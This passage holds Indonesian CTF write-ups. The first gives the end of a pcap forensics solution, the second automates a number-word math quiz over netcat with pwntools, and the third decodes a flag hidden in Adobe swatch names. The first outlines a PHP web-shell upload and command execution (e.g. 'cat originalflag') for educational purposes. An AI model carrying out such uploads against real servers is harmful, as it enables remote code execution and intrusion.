- Setelah login, `POST /tambah_produk.php` (upload) dengan `multipart/form-data` dan `application/x-php` → attacker mengunggah file PHP (shell).
- Attacker mengakses `GET /uploads/shell.php` → shell dieksekusi, menjalankan perintah seperti `cat originalflag` atau membuat file `originalflag` → **Remote Code Execution** (attacker bisa menjalankan command on server).
- Output flag muncul di traffic (terekam di pcap). Kita menemukan teks flag dengan `strings`.

7) Merangkai final flag sesuai aturan challenge

Soal menyatakan: "If you find a flag, don't input it right away, it needs something extra! Example: **WRECKIT60{flag_Name_of_Vulnerability_1_Name_of_Vulnerability_2} – Do not shorten the name of the vulnerability!!!"**

Dari bukti kita punya dua vulnerability names (full, not abbreviated):

- `SQL_Injection`
- `Remote_Code_Execution`

Tambahkan kedua nama ini, dipisah underscore, setelah flag mentah (tetap menyertakan `?` yang bagian dari flag mentah):

WRECKIT60{Wh4t_4m_1_d01ng_020920250827?_SQL_Injection_Remote_Code_Execution}

CTF Write-Up: Belajar Matematika

Challenge Information

- Name: belajarmatematika
- Category: Reverse Engineering
- Points: 100
- Connection: `nc 157.230.150.185 12346`

Challenge Description

Challenge ini adalah permainan matematika interaktif yang mengharuskan kita menjawab soal-soal matematika dalam bahasa Indonesia. Setiap jawaban harus ditulis dalam format kata-kata, bukan angka.

Format Jawaban

Berdasarkan contoh yang diberikan:

- 5 = lima
- 0 = nol
- 12 = duabelas
- 25 = duapuluhlima
- 100 = seratus
- 250 = duaratuslimapuluh

Initial Analysis

Ketika terhubung ke server, kita menerima welcome message berikut:

SELAMAT DATANG DI PERMAINAN MATEMATIKA

ATURAN PERMAINAN:

• Selesaikan soal matematika untuk maju ke level berikutnya

• Soal semakin sulit seiring bertambahnya level

• Capai level 3 untuk menang!

• Jawab salah dan permainan berakhir

CARA MENJAWAB:

• Jawab dengan angka dalam kata-kata bahasa Indonesia

• Contoh: 5 = lima, 12 = duabelas, 25 = duapuluhlima

• Contoh: 100 = seratus, 250 = duaratuslimapuluh

Tekan ENTER untuk memulai...

Key Observations

1. 3 Level: Kita harus menyelesaikan 3 level untuk mendapatkan flag
2. Format Soal: Soal muncul dalam format [redacted]L1[redacted]tujuh-enam[redacted]=

3. Operasi Matematika: Soal berisi operasi matematika dengan angka dalam bahasa Indonesia
4. Kesalahan Fatal: Satu jawaban salah = game over

Solution Strategy

1. Manual Testing

Mari kita coba manual terlebih dahulu:

```
$ nc 157.230.150.185 12346
```

Soal pertama: tujuh-enam (7 - 6)

- Hasil: 7 - 6 = 1
- Jawaban: satu

PENTING: Jangan menjawab dengan menggabungkan kata (e.g., "tujuhenam"), tetapi hitung hasilnya!

2. Automated Solution

Karena kita perlu menyelesaikan 3 level dengan cepat dan akurat, automation adalah kunci. Kita perlu:

1. Parser Kata ke Angka: Mengkonversi kata Indonesia ke angka
2. Calculator: Menghitung operasi matematika
3. Parser Angka ke Kata: Mengkonversi hasil ke kata Indonesia

3. Implementation

A. Konversi Kata ke Angka

```python
def kata_ke_angka(kata):
    kata = kata.lower().strip()

    if kata == "nol":
        return 0

    satuan = {"satu": 1, "dua": 2, "tiga": 3, "empat": 4,
              "lima": 5, "enam": 6, "tujuh": 7, "delapan": 8,
              "sembilan": 9}

    belasan = {"sepuluh": 10, "sebelas": 11, "duabelas": 12,
               "tigabelas": 13, "empatbelas": 14, "limabelas": 15,
               "enambelas": 16, "tujuhbelas": 17, "delapanbelas": 18,
               "sembilanbelas": 19}

    # Cek belasan
    if kata in belasan:
        return belasan[kata]

    # Parse ratusan (e.g., "seratus", "duaratus")
    if "ratus" in kata:
```

```
        parts = kata.split("ratus")
        if parts[0] == "se":
            total = 100
        else:
            total = satuan.get(parts[0], 0) * 100
        if len(parts) > 1 and parts[1]:
            total += kata_ke_angka(parts[1])
        return total

    # Parse puluhan (e.g., "duapuluh", "tigapuluhlima")
    if "puluh" in kata:
        parts = kata.split("puluh")
        total = satuan.get(parts[0], 0) * 10
        if len(parts) > 1 and parts[1]:
            total += satuan.get(parts[1], 0)
        return total

    # Satuan saja
    return satuan.get(kata, 0)

B. Konversi Angka ke Kata
def angka_ke_kata(n):
    if n < 0:
        return "minus" + angka_ke_kata(abs(n))

    satuan = ["", "satu", "dua", "tiga", "empat",
              "lima", "enam", "tujuh", "delapan", "sembilan"]
    belasan = ["sepuluh", "sebelas", "duabelas", "tigabelas",
               "empatbelas", "limabelas", "enambelas", "tujuhbelas",
               "delapanbelas", "sembilanbelas"]

    if n == 0:
        return "nol"
    elif n < 10:
        return satuan[n]
    elif n < 20:
        return belasan[n-10]
    elif n < 100:
        puluhan = n // 10
        sisa = n % 10
        return satuan[puluhan] + "puluh" + satuan[sisa]
    elif n < 200:
        sisa = n - 100
        if sisa == 0:
            return "seratus"
        return "seratus" + angka_ke_kata(sisa)
    elif n < 1000:
        ratusan = n // 100
        sisa = n % 100
```

```
        if sisa == 0:
            return satuan[ratusan] + "ratus"
        return satuan[ratusan] + "ratus" + angka_ke_kata(sisa)

C. Solver Soal
def solve_soal(soal):
    operators = ['+', '-', '*', '/']
    op = None
    for o in operators:
        if o in soal:
            op = o
            break

    if not op:
        return None

    parts = soal.split(op)
    if len(parts) != 2:
        return None

    angka1 = kata_ke_angka(parts[0])
    angka2 = kata_ke_angka(parts[1])

    if op == '+':
        hasil = angka1 + angka2
    elif op == '-':
        hasil = angka1 - angka2
    elif op == '*':
        hasil = angka1 * angka2
    elif op == '/':
        hasil = angka1 // angka2

    return angka_ke_kata(hasil)
```

4. Complete Exploit Script

```
#!/usr/bin/env python3
from pwn import *
import re

# [Include semua fungsi di atas]

host = "157.230.150.185"
port = 12346

r = remote(host, port)

# Baca welcome message
r.recvuntil(b"Tekan ENTER untuk memulai...")
```

```
r.sendline(b"")

while True:
    try:
        data = r.recv(timeout=2)
        if not data:
            break

        text = data.decode()
        print(text)

        # Cari soal matematika
        match = re.search(r'▒▒(.+?)▒▒', text)

        if match:
            soal = match.group(1)
            print(f"[+] Soal: {soal}")

            jawaban = solve_soal(soal)
            print(f"[+] Jawaban: {jawaban}")

            r.sendline(jawaban.encode())

        # Cek flag
        if "FLAG" in text or "flag{" in text or "wreck" in text:
            print("[!] FLAG DITEMUKAN!")
            print(text)
            break

    except Exception as e:
        print(f"Error: {e}")
        break

r.close()
```

Execution

Jalankan script:

```
$ python3 solver.py
[+] Opening connection to 157.230.150.185 on port 12346: Done
[+] Soal: tujuh-enam
[+] Jawaban: satu
✓ Benar!
[+] Soal: duapuluh+limabelas
[+] Jawaban: tigapuluhlima
✓ Benar!
[+] Soal: seratus-empatpuluh
[+] Jawaban: enampuluh
✓ Benar!
```

```
🎉 SELAMAT! Anda telah menyelesaikan semua level! 🎉
Flag: WRECKIT60{m4TeM4t1k4_d0AnG_Su54h_4m4T}
============================================================
```

Debug Output

```
[DEBUG] Received: '  cool31  '
[DEBUG] Received: '\n🎉 SELAMAT! Anda telah menyelesaikan semua level! 🎉\n
Flag: WRECKIT60{m4TeM4t1k4_d0AnG_Su54h_4m4T}\n
============================================================\n'
```

Flag

WRECKIT60{m4TeM4t1k4_d0AnG_Su54h_4m4T}

Write-Up: El Diseñador Loco (MISC – 884 pts)

Author: tek0ng
Kategori: MISC
Deskripsi:

> Seorang desainer asal Spanyol ngaku-ngaku jago ikut lomba desain, tapi malah ngumpulin file aneh.
> Katanya: “No es tan simple, no seas demasiado relajado.”
>
> Di balik file ini, ada sesuatu yang dia sembunyikan.
> Apakah kamu cukup waras untuk menemukan apa yang disimpan oleh El Diseñador Loco?
>
> Hint: “Kau pikir aku akan meninggalkan warnaku di kanvas? Tidak. Warnaku hidup di tempat lain.”

Analisis Awal

File yang diberikan berupa arsip ZIP bernama `El_Diseñador_Paletas.zip`.
Isi di dalamnya:

```
palet1.ase
palet2.ase
palet3.ase
palet4.ase
palet5.ase
palet6.ase
palet7.aco
palet8.aco
```

Ekstensi `.ase` dan `.aco` menandakan bahwa file tersebut adalah Adobe Swatch Files – format yang digunakan Photoshop/Illustrator untuk menyimpan palet warna.

Dari hint:

> "Warnaku hidup di tempat lain."

Ini menunjukkan bahwa clue tidak disembunyikan di kanvas/gambar, tapi di data warna atau nama warna (swatch name).

Eksplorasi File

1. Coba buka manual

Jika file .aco dibuka menggunakan text editor atau xxd, akan terlihat data biner, namun beberapa bagian menunjukkan teks Unicode (UTF-16-BE).

Contoh snippet dari palet8.aco:

```
00 57 00 52 00 45 00 43 00 4B 00 49 00 54 00 36 00 30 00 7B ...
```

Jika di-decode ke UTF-16-BE → menghasilkan:

WRECKIT60{

Artinya: flag disimpan dalam nama-nama warna dalam palet .aco.

Langkah Solusi

Buat script Python untuk mengekstrak nama swatch dari file .aco:

```
import struct
import os

def parse_aco_bytes(data):
    idx = 0
    names = []
    ver = struct.unpack('>H', data[idx:idx+2])[0]; idx += 2
    if ver == 1:
        count = struct.unpack('>H', data[idx:idx+2])[0]; idx += 2
        idx += count * 10  # skip v1 entries
        ver2 = struct.unpack('>H', data[idx:idx+2])[0]; idx += 2
        count2 = struct.unpack('>H', data[idx:idx+2])[0]; idx += 2
        for _ in range(count2):
            idx += 10
            name_len = struct.unpack('>H', data[idx:idx+2])[0]; idx += 2
            name =
data[idx:idx+name_len*2].decode('utf-16-be').rstrip('\x00')
            idx += name_len * 2
            names.append(name)
    return names

for f in sorted(os.listdir(".")):
    if f.endswith(".aco"):
        with open(f, "rb") as ff:
```

```
            print(f, "".join(parse_aco_bytes(ff.read())))
```

Menjalankan script ini pada direktori dengan file palet akan menampilkan output:

palet8.aco:
WRECKIT60{BRO_THIS_IS_NOT_A_DESIGN_CONTEST_JANGAN_SERIUS_BGT_NEXT_TIME_JUST_CHECK_THE_SWATCHES_FIRST_WKWK}